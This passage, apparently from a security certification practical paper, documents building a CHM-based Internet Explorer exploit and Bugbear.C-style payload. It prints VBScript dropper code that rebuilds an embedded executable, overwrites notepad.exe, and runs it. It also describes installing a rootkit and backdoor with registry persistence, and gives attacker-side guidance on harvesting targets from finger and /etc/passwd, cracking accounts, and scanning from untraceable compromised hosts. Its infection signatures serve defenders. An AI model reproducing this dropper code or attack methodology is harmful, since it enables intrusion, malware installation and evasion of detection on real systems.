




Now that the individual payload components have been selected, the next step is the preparation of an installation program (setup.exe) that the custom warhead will execute to infect the target system[15]. Since all of the necessary components will be present in the CHM file, the setup program doesn’t need to download them. The minimum steps that are required by the setup program are: to extract and execute the rootkit module from the CHM file, create the registry entry to restart the backdoor at system boot, and extract and start the backdoor program running. Additional steps could be to copy nc.exe to an alternate data stream, restore notepad.exe, and delete the payload CHM file.

[15] While the installation steps could be incorporated into the warhead, by having a separate executable binary, we save space and also further hide what the installation program does from less knowledgeable users.

Usually, the next step done after creating the installation program is to try and reduce its size by compressing it. In our case, we do not need to manually compress our payload since the tool that we are using to build the warhead (exe2vbs[16]) does this automatically. If we were not using exe2vbs, we could manually compress the payload by using a utility like UPX[17] which will produce a self-decompressing executable file. We then run the exe2vbs program to create an ASCII file containing the VBScript version of our payload.



Here is a partial source listing of the setup.exe.vbs script generated by exe2vbs. Note: this is different than the script generator used in the proof of concept warhead. This script program is then modified manually to incorporate the exploit code described in the proof of concept warhead section. Note: this process could be automated by rewriting the exe2vbs program to generate the exploit script directly. One of the purposes of this study was to see how much of the Trojan development process could be done without programming[18].

```
t="4D,5A,90,00,03,003,04,003,FF2,..."
      ...
t=t&",F8,00,01,FF,F8,00,01,FF,F8,00,3F,FF,F8,03,FF2,F8,3F,FF2,FB,FF1B,00730"

tmp = Split(t, ",")
```

[16] http://packetstormsecurity.org/trojans/exe2vbs.zip.
[17] A windows command line version of UPX is available at http://upx.sourceforge.net/download/upx124w.zip.
[18] As part of "kiddie-proofing" this study, the modified custom exploit program included here has not been compiled or tested. The compiled and tested version was used in exploit development, however.

```
Set fso = CreateObject("Scripting.FileSystemObject")

pth = "C:\Windows\ieesetup.exe"

Set f = fso.CreateTextFile(pth, ForWriting)

For i = 0 To UBound(tmp)
      l = Len(tmp(i))
      b = Int("&H" & Left(tmp(i), 2))
      If l > 2 Then
            r = Int("&H" & Mid(tmp(i), 3, l))
            For j = 1 To r
            f.Write Chr(b)
            Next
      Else
            f.Write Chr(b)
      End If
Next

f.Close

WScript.CreateObject("WScript.Shell").run(pth)
```


Next, we need to modify this script to include the exploit code contained in the proof of concept warhead described earlier. After much cutting and pasting, the result will look something like the listing below. This modified version (after testing) becomes "custom.html" and included in the CHM file.

```
<script language="vbs">
t="4D,5A,90,00,03,003,04,003,FF2,.."
      ...
t=t&",F8,00,01,FF,F8,00,01,FF,F8,00,3F,FF,F8,03,FF2,F8,3F,FF2,FB,FF1B,00730"

tmp = Split(t, ",")

win2k="c:\winnt\system32\notepad.exe "
win2ok="c:\winnt\notepad.exe "
winxp="c:\windows\system32\notepad.exe"
winxpee="c:\windows\notepad.exe"
win98="c:\windows\notepad.exe"
win98ate="c:\windows\system32\notepad.exe"

Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2

set jelmer = CreateObject("Adodb.Stream")
jelmer.Type = adTypeText
jelmer.Open

For i = 0 To UBound(tmp)
      l = Len(tmp(i))
      b = Int("&H" & Left(tmp(i), 2))
      If l > 2 Then
            r = Int("&H" & Mid(tmp(i), 3, l))
            For j = 1 To r
```

```
            jelmer.Write Chr(b)
            Next
      Else
            jelmer.Write Chr(b)
      End If
Next

jelmer.Position = 0
jelmer.Type = adTypeBinary
jelmer.Position = 2
bytearray = jelmer.Read
jelmer.Close

set malware = CreateObject("Adodb.Stream")
malware.Type = adTypeBinary
malware.Open
malware.Write bytearray

On Error Resume Next
malware.savetofile(win2k), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win2ok), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxp), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(winxpee), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win98), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win9ate), adSaveCreateOverWrite
On Error Resume Next
malware.Close
document.location="view-source:"+document.location.href
</script>
<body bgcolor=#d7d7d7 scroll=no>
<center><b><font style="font-size:2cm;font-family:arial"
color=#ff0000>CUSTOMju<sup>n</sup>k w<sub>a</sub>re</font></b></center>
```

Now, we are ready to actually create the CHM file using the VCHM[19] utility. Once the CHM file is created, it is copied to the web server and is ready for use.

[19] http://www.vchm.com. The free trial download version is limited in the number of entries allowed in each CHM file, but it is sufficient to create our payload CHM file.



Description of the Bugbear.C Payload

The Bugbear.C payload contains several components: a keylogger based on the PWS.Hooker.Trojan[20], it also attempts to disable any Antivirus and Firewall products that may be installed on the computer, and it scans the system for e-mail addresses. Any e-mail addresses that are found will then be used to send a copy of Bugbear.C as it propagates. Bugbear.C has a self-contained SMTP engine to send messages to the attacker and other potential targets.

Refer to the Security Response for W32.Bugbear.C@mm[21] issued by Symantec on April 5th 2004 for more details.

Signatures for the Proof of Concept attack

Since the proof of concept attack is purposefully made benign, there are only two signatures of infection present on a compromised computer. The first is the fact that notepad.exe is overwritten with the POC payload (and multiple copies of the payload may also be present).


The POC payload can be present in any of the following locations (depending on operating system version):

[20] The source code for a version of this keylogger is available on the Internet on Tran Cat Khanh's webpage http://www.freewebs.com/esplin/Hooker25.zip.
[21] http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear.c@mm.html.

c:\winnt\system32\notepad.exe
c:\winnt\notepad.exe
c:\windows\system32\notepad.exe
c:\windows\notepad.exe
c:\windows\notepad.exe
c:\windows\system32\notepad.exe

The second signature is found on versions of Windows that have the “Windows File Protection” (WFP) feature installed, currently Windows 2K, Windows XP, and later. WFP is intended to prevent the corruption of critical system files by monitoring accesses to them and verifying the file contents after any modifications. The monitoring is not continuously performed, instead it is run periodically (approx. every 30 seconds or so) as a subtask to the winlogin system service.

If WFP detects a change in a critical system file, a dialog box will be displayed requesting that the windows distribution media be loaded and the file be replaced by the distribution version. However, the dialog box does not say what the name of the modified file is and it does not correctly repair all of the overwritten notepad.exe files. Here is a screenshot of an infected VMware guest operating system attempting to be repaired by WFP:




It seems that it *may be* possible to inhibit this signature, if the payload installation program could download an unaltered version of notepad.exe and overwrite the exploited version of notepad.exe before WFP detects the change. Of course, this depends on how rigorous the checks are performed by WFP.

Signatures of the Custom Exploit Attack

In addition to the ones described for the POC attack above, the custom payload also has the following signatures. Because of the inclusion of the AFX rootkit, most of the custom payload signatures will not be visible from the compromised machine. The additional signatures for the custom payload are:

- TCP Port 12348 is the network connection to access the tini.exe backdoor. Normally, by using the "netstat -an" command, this port would be visible, but with the rootkit component active, it will not appear in the output. Regardless if the rootkit is active or not, the port would be visible to a remote system scanning the compromised system (unless blocked by a firewall).
- The executable file tini-12348.exe is the modified backdoor program. Normally, by using the task manager this file will be listed in the process list. If the rootkit component is active, it will not appear.
- The existence of a key in the system startup registry entries[22] referring to the backdoor program.

The following screenshot shows the network port signature on the infected computer for the custom payload without the rootkit active. The backdoor is active and waiting for an incoming connection.



[22] The startup registry for Windows XP is located in the folder "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run".

Signatures of the Bugbear.C Attack

The attack signatures for the Bugbear.C Trojan are slightly different than those described above since its purpose is to capture and send information to the attacker. The most visible signature of Bugbear.C is that an infected system will generate e-mail messages directly instead of sending them using the configured options in the mail program[23]. The email messages sender addresses are either spoofed from the collected addresses or randomly generated by Bugbear. The subject line is also randomly selected from over 40 possibilities. Bugbear then builds a new message in the same format as described in the Warhead and Payload sections and sends it.

When a system becomes infect by Bugbear.C, several files are created (all with random file names) on the local hard drive's system directory: a copy of Bugbear.C itself (as an exec file), the Hooker Keylogger (as a DLL), and two other support DLLs.

A registry entry is added to the startup folder so Bugbear is restarted after each reboot. The registry is also modified to enable autodialing for the system to connect to the Internet.

Finally, Bugbear.C will try and disable the commercial Antiviral and Firewall programs active on the system. Contained in the Security Response is a complete list of program names that Bugbear attempts to kill. By using the Windows Task Manager the system administrator can verify that the programs associated with the firewall are actually running on the system.

Exploit Specific References

For more information regarding the Showhelp() local CHM file execution vulnerability, please see the following:

- Bugtraq Mailing list archive (20040513), Showhelp() local CHM file execution, http://www.securityfocus.com/archive/1/363202.
- Internet Security Systems, Microsoft Internet Explorer Showhelp CHM file execution, ie-showhelp-chm-execution(16147), http://xforce.iss.net/xforce/xfdb/16147.
- Bugtraq Vulnerability Database, BID: 10348, http://www.securityfocus.com/bid/10348.
- Bugtraq Vulnerability Database, BID: 10344, http://www.securityfocus.com/bid/10344, this reference describes a closely related vulnerability, that was originally thought to be same as the one currently under study.

[23] By configuring network routers, firewalls, and intrusion detection systems to monitor outbound mail connections and only allow connections to authorized mail hosts, new infections of hosts can be minimized.

For more information regarding the Bugbear.C worm, its payload, and the specific CHM exploit it uses please see the following references:

- US-CERT security Alert: http://www.us-cert.gov/cas/techalerts/TA04-099A.html.
- Common Vulnerabilities and Exposures candidate number: CAN-2004-0380 (http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380).
- Symantec's advisory: http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear.c@mm.html.
- Microsoft security bulletin MS04-013: http://www.microsoft.com/technet/security/bulletin/ms04-013.mspx.
- hooker25.zip (source code for the keylogger part of the Bugbear.C payload) is available from Tran Cat Khanh at: http://www.freewebs.com/esplin/Hooker25.zip.

The Platforms/Environments

This section provides specific information on the platforms and environments used in the execution of this attack. There are four parts to this section: victim's platform, the source network, the target network, and a network diagram. The victim's platform describes the operating system and applications that were targeted by the exploit. The source network is where the attack was launched from, for our purposes it is located in our home and is connected to the Internet via cable modem. The target network is the campus intranet of GIAC University. Finally, the network diagram shows the interaction of the above elements as well as several additional systems that were used to facilitate the attack.

Victim's Platform

Two systems were compromised in this attack, victim1 and victim2 (both located in the giac.edu domain). Specific details regarding the attack are present in the next section. Victim1 is a desktop system running Microsoft Windows XP-Pro with all service packs and patches as of the date of the incident. A copy of the GIAC University site-licensed Norton Antivirus software with current virus definitions (at the time of the compromise) was installed and active. This desktop system is primarily used by a single department staff member but is available for use by others. It is configured to require the user to enter a valid username and password before they are allowed to use the system. Internet Explorer is used as the web browser. Since the university, provides a centralized web-based mail service, IE is also used to send and receive mail messages. Victim1 uses the Victim2 server as a disk and printer shared resource. There are no regularly scheduled backups made of either system.

Victim2 is a server running Microsoft Windows 2000 server with all service packs and patches as of the date of the incident. It is used as a departmental resource providing file and print sharing.

Both of the victim systems were directly connected to the GIAC campus network with static IP addresses assigned from GIAC University's class B network block.

Source network

The source network for this attack is located at the author's home. It consists of four systems (a file/print server and three workstations). The server and two of the workstations run the Fedora Core-1 Linux distribution, while the other workstation runs either Windows 2000 or XP (the operating system is loaded on an IDE drive in a removable disk case).

All of the systems are connected together into a local-area network with static non-routable IP addresses (192.168.2.0/24). This local network is connected to the Internet via a cable modem and Linksys WRT54G wireless router (The wireless access point is not used; the WRT54G was purchased because its Linux based firmware is modifiable).

The cable modem functions as a bridge and is not directly addressable. The WRT54G is reachable from the local network at 192.168.2.1 and by a DHCP assigned address (obtained from the cable company ISP) from the Internet. It is configured to block all incoming requests except for SSH (Secure Shell) terminal sessions (TCP port 22). Incoming SSH sessions are forwarded by the WRT54G to the server.

In the network diagram shown below, the source network is identified by the domain name badguy.cable.com. This name is assigned by the DHCP server along with the dynamic IP number. To simplify access to the source network from the Internet, we also use a dynamic dns redirection service (http://www.dyndns.org/services/dyndns), so we can reference the target network by using the domain name badguy.dyndns.org, instead of having to remember the DCHP assigned IP address.

Target network

The GU campus network consists of several thousand hosts (mostly IBM-PC compatible personal computers) scattered among the various university departments. In addition to the PCs, there are several larger machines providing campus-wide resources (i.e. e-mail, general computing/timesharing, and web services). GU is connected to the Internet (and Internet2) through a connection provided by an internal service provider (another division of the statewide higher-education system). Initial Internet connectivity was obtained through a National Science Foundation network (NSFnet) grant and a class B address block assigned.


The network design at the time of the attack mostly provides a single line of defense by using a single border router with very limited packet filtering enabled (basically blocks traffic to ports 135-139 for Microsoft networking). Except for the larger servers, most of the GU systems are connected to the network by a number of Enterasys switches.

The network attack compromised two department machines: a general purpose work station running Windows XP-Pro and the department file and print server running Windows 2000 Server. Both systems had all service packs and updates available as of the attack installed. No firewall software was active on the systems.

Several other systems were involved in this attack. While these systems were not directly compromised, they were either used to scan for potential targets or to transmit the malware program to the compromised systems.

Network Diagram

The following is a simplified network diagram illustrating the systems used (and compromised) in this attack scenario. The attacker launched the attack from the source network (his home system: badguy.cable.com) and used his legitimate access to portions of the target network, GIAC University's "general use computing" server to identify potential targets.



Stages of the Attack.

Now, we are ready to actually launch an attack against a target system. The approach that we will be using consists of five parts: reconnaissance (identifying potential target systems), scanning (for identified targets that are vulnerable to our chosen exploit), exploiting the system (actually running the exploit code to compromise the target system), keeping access (once we've compromised the system, we want to keep using it), and covering our tracks (we don't want to get caught). We now will describe each of these parts in detail

1. Reconnaissance

In addition to selecting the warhead exploit and payload, we also need to identify potential targets. We will take advantage of our legitimate access to a generally available resource (a timesharing server) and use it to gather an initial list of possible targets. This target list is then used in conducting a more detailed search for vulnerable systems. Potential targets can also be determined without using the timesharing server by performing network scans using tools like nmap[24], Nessus[25], or NeWT[26]. Indiscriminate use of these types of tools, however, greatly increases the risk of our attack being detected.

Since we have legitimate access to a common resource, one relatively safe method of obtaining a list of possible target systems is to use the following UNIX commands (and files):

- **w:** displays information about currently logged-in users. The two items that we are interested in are the username (since people tend to use the same username across machines) and domain name of the computer that the attacker is using to access the timesharing system.
- **finger:** displays more detailed information for specific usernames. The specific information that we are interested is the last login time and location.
- **/etc/passwd:** the password file is an ASCII file that contains an entry for each valid username on the server. Since GIAC University's account management policies create a server account for each e-mail user (even though the user may read his e-mail from another system), running the finger command on each of the password entries will quickly provide us with a list of target machines and a list of "dead" accounts

[24] Nmap is a port scanner (with operating system identification capabilities) written by Fyodor. It is a GPL package and can be found at: http://www.insecure.org/nmap.
[25] Nessus is a security scanner that runs on UNIX-like systems, it is a GPL package produced by The Nessus Project (http://www.nessus.org).
[26] NeWT is a port of Nessus that runs on the Microsoft Windows Operating System. It is available from Tenable Network Security, Inc. (http://www.tenablesecurity.com/newt.html) both GPL and commercial versions are available.

As an aside, we could also use this list to try and "crack" the accounts for our use[27]. Now that we have the initial list of potential targets, we no longer need to use the timesharing server and should begin using other machines that cannot be easily traced back to us.

In addition to, or instead of, using our legitimate access, we may be able to use information found by the Domain Name System (DNS) to build an initial list of potential targets. DNS is used on the Internet to provide a cross-reference between a host computer system's name and its Internet Address. Normally, each organization that is connected to the Internet registers one or more domain names to identify their computer systems. We can begin gathering information by using a commonly available utility called "whois" to find out about GIAC University:

```
$ whois giac.edu

Domain Name: GIAC.EDU

Registrant:
   GIAC University
   14505 Main St.
   Somewhere, CA xxxxxx-xxxx
   UNITED STATES

Contacts:

   Administrative Contact:
   DNS Hostmaster
   Domain Hostmaster
   GIAC University
   14505 Main St.
   Somewhere, CA xxxxx-xxxx
   UNITED STATES
   (xxx) xxx-xxxx
   hostmaster@giac.edu


   Technical Contact:
   Same as above

Name Servers:
   NS1.GIAC.EDU         w.x.1.11
   SOME.OTHER.NET       a.b.c.d

Domain record activated:    27-Jan-1989
Domain record last updated: 06-Jul-2002
```

[27] Note: If we try and crack accounts on the same machine using our legitimate access, we run a very high risk of being detected. By using another machine that cannot easily be traced back to us for short periods of time, the risk of being detected is minimized.

This gives use some basic contact information regarding GIAC.EDU and the IP addresses of the authoritative DNS servers that will handle requests for the domain. Depending on the amount of specific information in the entry, it may be possible to use it in a social engineering attack. It is also a good idea to also do a whois lookup on the IP numbers listed in the above output.

```
$ whois w.x.1.11
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    GIAC University
OrgID:      xxxxxxx-xxx
Address:    14505 Main St.
City:       Somewhere
StateProv:  CA
PostalCode: xxxxx
Country:    US

NetRange:   w.x.0.0 - w.x.255.255
CIDR:       w.x.0.0/16
NetName:    GIACUNIV
NetHandle:  NET-x-y-0-0-1
Parent:     NET-x-0-0-0-0
NetType:    Direct Assignment
NameServer: NS1.GIAC.EDU
NameServer: YET.ANOTHER.EDU
Comment:
RegDate:    1989-01-19
Updated:    2003-02-05

TechHandle: xxxx-ARIN
TechName:   Giac Univeristy
TechPhone:  +1-xxx-xxx-xxxx
TechEmail:  hostmaster@giac.edu

# ARIN WHOIS database, last updated 2004-06-10 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Interestingly enough, we see conflicting information about the name servers listed in the two whois entries.[28] This maybe a simple mistake or it may indicate that someone has activated a name server that is capable of providing false answers to DNS requests. It also gives us another system that we could attack using a different type of exploit.

The key information that we want from this information is the IP address number block. We see that GIAC.EDU owns a full class-B address block x.y.0.0-x.y.255.255.

Even though we now have a list of potential targets, we still don't know any specific information about them. We don't know if they are even running Microsoft Windows, much less if they are vulnerable to our chosen exploit.

[28] These examples are sanitized versions of actual entries currently in use. The name server entries should be the same.

2. Scanning

As was mentioned above, another way that we could identify a list of possible target machines is by either using a network scanning tool like “nmap” or commonly available system utilities such as “ping” and “traceroute”. The problem presented by using these tools to develop the initial target list of potential hosts is that they are “noisy”. Chances are high that using them for large-scale scanning will be noticed. This is why we did a large part of our “pre-targeting” activities using innocuous commands during the reconnaissance stage.

However, in order to further refine our target list, we need to identify the type and version of software that the target is using. This is activity is called “Operating System (OS) Fingerprinting”. Operating system fingerprinting is based on the concept that each operating system implements Internet networking a little bit differently.[29] By analyzing the contents of the packets received from a system, an educated guess can be made as to the type and version of the operating system used. There are two types of OS fingerprinting, “active” and “passive”. The difference between them is in which system originates the network traffic.

Passive OS fingerprinting is when the “attacking” system passively analyzes network traffic sent to it from the target system. Since we are initiating the attack from a previously “unknown” host, passive fingerprinting will not work for us, however, if we are successful in compromising a server or similar system, we could install a passive fingerprinting utility to analyze the systems that are connecting to the server. A commonly used passive fingerprinting utility is called “p0f”.[30]

Since we should not expect to receive any incoming traffic from our target systems, we need to use active fingerprinting to analyze them. By generating traffic towards the target systems, we run the risk of being detected. To minimize this risk, we will need to take steps to limit the amount of traffic generated during a single scanning session. We should also use non-traceable systems to originate the scans[31].

For our active fingerprinting, we will use both windows and Linux versions of the nmap[32] utility that was mentioned in the reconnaissance stage above. We run nmap against one of our potential target hosts from a command window with the following arguments:

```
nmap -v -sS -O -p 80,135 a.b.c.111
```

[29] Even though the Internet protocols are based on published standards called RFCs (Requests for Comments), implementation differences arise due ambiguities in the standards or programming errors in the implementation.
[30] p0f was developed by Michael Zalewski and William Stearns and can be downloaded from http://www.stearns.org/p0f, a windows version is available at http://lcamtuf.coredump.cx/p0f-win32.zip.
[31] We could originate these scans from another compromised system connected to a cable modem, for example.
[32] The windows version of nmap that we are using can be found at http://download.insecure.org/nmap/dist/nmap-3.50-win32.zip.

where:

-v	tells nmap to display “verbose” output.
-sS	perform a “Syn” (Half open) scan
-O	try and identify operating system version
-p 80,135	use ports 80 and 135 for the scan. Sometimes we scan without limiting which ports, doing this gives us more information about the host but takes longer and is more noticeable.
a.b.c.111	scan this host IP number only.

